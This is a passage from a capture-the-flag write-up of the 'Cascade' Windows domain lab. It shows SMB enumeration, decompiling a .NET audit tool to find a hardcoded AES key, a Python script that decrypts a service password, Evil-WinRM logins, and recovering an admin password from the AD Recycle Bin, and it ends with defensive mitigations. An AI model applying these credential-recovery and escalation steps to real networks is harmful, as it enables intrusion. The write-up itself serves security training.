nt Users,OU=Groups,OU=UK,DC=cascade,DC=local, CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local}
ScriptPath                           : MapAuditDrive.vbs
```

We can see that `s.smith` is a member of the `Audit Share Group` and has a Log in script assigned to them.

SmbClient

We can find the login script in the `SMB` share `NETLOGON` for each user.

```
smbclient -U s.smith //10.129.185.77/NETLOGON
```



```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ smbclient -U s.smith //10.129.185.77/NETLOGON
Password for [WORKGROUP\s.smith]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 15 22:50:33 2020
  ..                                  D        0  Wed Jan 15 22:50:33 2020
  MapAuditDrive.vbs                   A      258  Wed Jan 15 22:50:15 2020
  MapDataDrive.vbs                    A      255  Wed Jan 15 22:51:03 2020

                6553343 blocks of size 4096. 1626507 blocks available
```

Let's Download both scripts and look what they do.

1.) MapDataDrive.vbs:

```
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "O:"
strRemotePath = "\\CASC-DC1\Data"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit
```

This script mounts the Dat drive which we previously accessed.


2.) MapAuditDrive.vbs:

```
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "F:"
strRemotePath = "\\CASC-DC1\Audit$"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit
```

This script mount the Audit$ Drive which we didn't check out until now.

Let's inspect the `Audit` Drive from close as the user `s.smith`.

```
smbclient //10.129.185.77/Audit$ -U s.smith
```




```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ smbclient //10.129.185.77/Audit$ -U s.smith
Password for [WORKGROUP\s.smith]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 29 19:01:26 2020
  ..                                  D        0  Wed Jan 29 19:01:26 2020
  CascAudit.exe                      An    13312  Tue Jan 28 22:46:51 2020
  CascCrypto.dll                     An    12288  Wed Jan 29 19:00:20 2020
  DB                                  D        0  Tue Jan 28 22:40:59 2020
  RunAudit.bat                        A       45  Wed Jan 29 00:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 07:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 07:38:38 2019
  x64                                 D        0  Sun Jan 26 23:25:27 2020
  x86                                 D        0  Sun Jan 26 23:25:27 2020

                6553343 blocks of size 4096. 1626500 blocks available
```

We can see a bat file which usually show how programs are launched and with what parameters.

Let's Download and examine the `RunAudit.bat` file.


```
get RunAudit.bat
```



```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ cat RunAudit.bat
CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"
```

As we see the batch file starts the `CascAudit.exe` file and gives it a path to Audit.db.

Now we want to check out what is in that `Audit.db` so we Download it too and examine it.
We use the `file` command to check the file type.



```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ file Audit.db
Audit.db: SQLite 3.x database, last written using SQLite version 3027002, file counter 60, database pages 6
, 1st free page 6, free pages 1, cookie 0x4b, schema 4, UTF-8, version-valid-for 60
```

Its a `SQLite` database.

SQLite

Let's check whats in the db.

```
sqlitebrowser Audit.bat
```





Table: Ldap

Id	uname	pwd	domain
1	ArkSvc	BQO5l5Kj9MdErXx6Q6AGOw==	cascade.local

The table `Ldap` contains a password for the user `ArkSvc`. After we try decoding it we see it got encrypted so we continue with something else.

CascAudit.exe

Due to the fact that the Audit database is used by the `CascAudit.exe` programm let's take and attempt and decompile the `exe` and see if we might find how the password is encrypted.



```
┌──(ziliel㉿ziliel)-[/media/…/OWN/Cascade/scans/smb-findings]
└─$ file CascAudit.exe
CascAudit.exe: PE32 executable for MS Windows 4.00 (console), Intel i386 Mono/.Net assembly, 3 sections
```

We can see that the file is a `.NET` executable. We can use `dnSpy` to open it. It can be run on `linux` with `wine`.

dnSpy

You can download the latest version here.

```
sudo apt install wine64 -y
cd ~/Downloads
unzip dnSpy-netcore-win64.zip
cd dnSpy-netcore-win64
wine dnSpy.exe
```

Click on `File` , then Open and locate `CascAudit.exe` to decompile it. Locate the `main` function by clicking on `CascAudit (1.0.0.0)` , then `CascAudit` and selecting `MainModule` .

Main Function:

```
string text = string.Empty;
string password = string.Empty;
string text2 = string.Empty;
try
{
sqliteConnection.Open();
using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP",
sqliteConnection))
{
using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
{
sqliteDataReader.Read();
text = Conversions.ToString(sqliteDataReader["Uname"]);
text2 = Conversions.ToString(sqliteDataReader["Domain"]);
string text3 = Conversions.ToString(sqliteDataReader["Pwd"]);
try
{
password = Crypto.DecryptString(text3, "c4scadek3y654321");
}
catch (Exception ex)
{
Console.WriteLine("Error decrypting password: " + ex.Message);
return;
}
}
}
sqliteConnection.Close();
}
```

The Program opens the `SQLite` database, reads the password and finally decrypts it with the `Crypto.DecryptString` function using the key `c4scadek3y654321` . Unfortunately the function is not found in the executable so it might be in a `DLL` file.

Let's Download the `CascCrypo.dll` file from the share and open it with `dnSpy` .

```
public static string DecryptString(string EncryptedString, string Key)
{
byte[] array = Convert.FromBase64String(EncryptedString);
Aes aes = Aes.Create();
aes.KeySize = 128;
aes.BlockSize = 128;
aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
aes.Mode = 1;
aes.Key = Encoding.UTF8.GetBytes(Key);
string @string;
using (MemoryStream memoryStream = new MemoryStream(array))
{
using (CryptoStream cryptoStream = new
CryptoStream(memoryStream, aes.CreateDecryptor(), 0))
{
byte[] array2 = new byte[checked(array.Length - 1 + 1)];
cryptoStream.Read(array2, 0, array2.Length);
@string = Encoding.UTF8.GetString(array2);
}
}
return @string;
}
```

The Program uses a `128-bit AES` algorithm do decrypt the password.
The encryption mode is set to `1` and the IV to `1tdyjCbY1Ix49842`.
The `.NET` documentation states that mode `1` is `CBC`.

---


pyaes

Let's use the `pyaes` module to decrypt the password with a self written python script.

```
import pyaes
from base64 import b64decode
key = b"c4scadek3y654321"
iv = b"1tdyjCbY1Ix49842"
aes = pyaes.AESModeOfOperationCBC(key, iv = iv)
decrypted = aes.decrypt(b64decode('BQO5l5Kj9MdErXx6Q6AGOw=='))
print(decrypted.decode())
```

```
python3 decrypt.py
w3lc0meFr31nd
```

Now with the new credentials we found we can Log in to the user `ArkSvc` with the password `w3lc0meFr31nd`.




```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ evil-winrm -i 10.129.185.77 -u ArkSvc -p w3lc0meFr31nd

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_pro
c' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-c
ompletion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\arksvc\Documents> ls
```

Privilege Escalation

Manuel Enumeration

We want to know in what groups our current user has a membership in.




```
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
cascade\arksvc S-1-5-21-3332504370-1206983947-1165150453-1106


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                              Attributes
=========================================== ================ ============================================== ===============================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share                          Alias            S-1-5-21-3332504370-1206983947-1165150453-1138 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\IT                                  Alias            S-1-5-21-3332504370-1206983947-1165150453-1113 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\AD Recycle Bin                      Alias            S-1-5-21-3332504370-1206983947-1165150453-1119 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users             Alias            S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

The user is a member of the `AD Recycle Bin` Group. The `AD Recycle Bin` is used to recover Deleted AD Objects like Users, Groups etc. with no loss.

Get-ADObject

We continue with enumerating the `AD Recycle Bin` for user accounts only.

```
Get-ADObject -ldapfilter "(&(objectclass=user)(isDeleted=TRUE))" -
IncludeDeletedObjects
```




```
Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=
local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
```

We find the TempAdmin user which we heard of in the email we found. We know the TempAdmin has the same password as the real Admin user.

Let's enumerate further the `TempAdmin` user by applying the `DisplayName` filter.


```
Get-ADObject -ldapfilter "(&(objectclass=user)(DisplayName=TempAdmin)
(isDeleted=TRUE))" -IncludeDeletedObjects -Properties *
```



```
cascadeLegacyPwd                    : YmFDVDNyMWFOMDBkbGVz
```

We found that the `TempAdmin` user has a similar property as the user `r.thompson` which contains a `Base64` encoded string at first glance.


We decode the string,



```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ echo YmFDVDNyMWFOMDBkbGVz | base64 -d
baCT3r1aN00dles
```

and find the Password for the `TempAdmin` user so we can log in to the `Admin` user.

Let's Log in as `Admin` through `Evil-WinRM`.



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
367b0d254b9c10ca31a1049e34987a5b
```

`root.txt` found!

Attack Chain

Anonymous LDAP Enumeration → Legacy Attribute Disclosure (`cascadeLegacyPwd`) → r.thompson → SMB Enumeration → TightVNC Registry Backup → s.smith → .NET Application Reverse Engineering → ArkSvc Credentials → AD Recycle Bin Abuse → TempAdmin Password Recovery → Domain Administrator

Defensive Mitigation

To prevent this compromise, anonymous LDAP binds should be disabled and legacy attributes containing credentials must be removed or protected. Sensitive credentials should never be stored in reversible formats such as Base64, registry backups, or custom encryption with hardcoded keys. Access to AD Recycle Bin data should be strictly limited and monitored, as deleted objects may still contain reusable secrets. Custom applications interacting with credentials should follow secure cryptographic practices and avoid embedding encryption keys or IVs in code.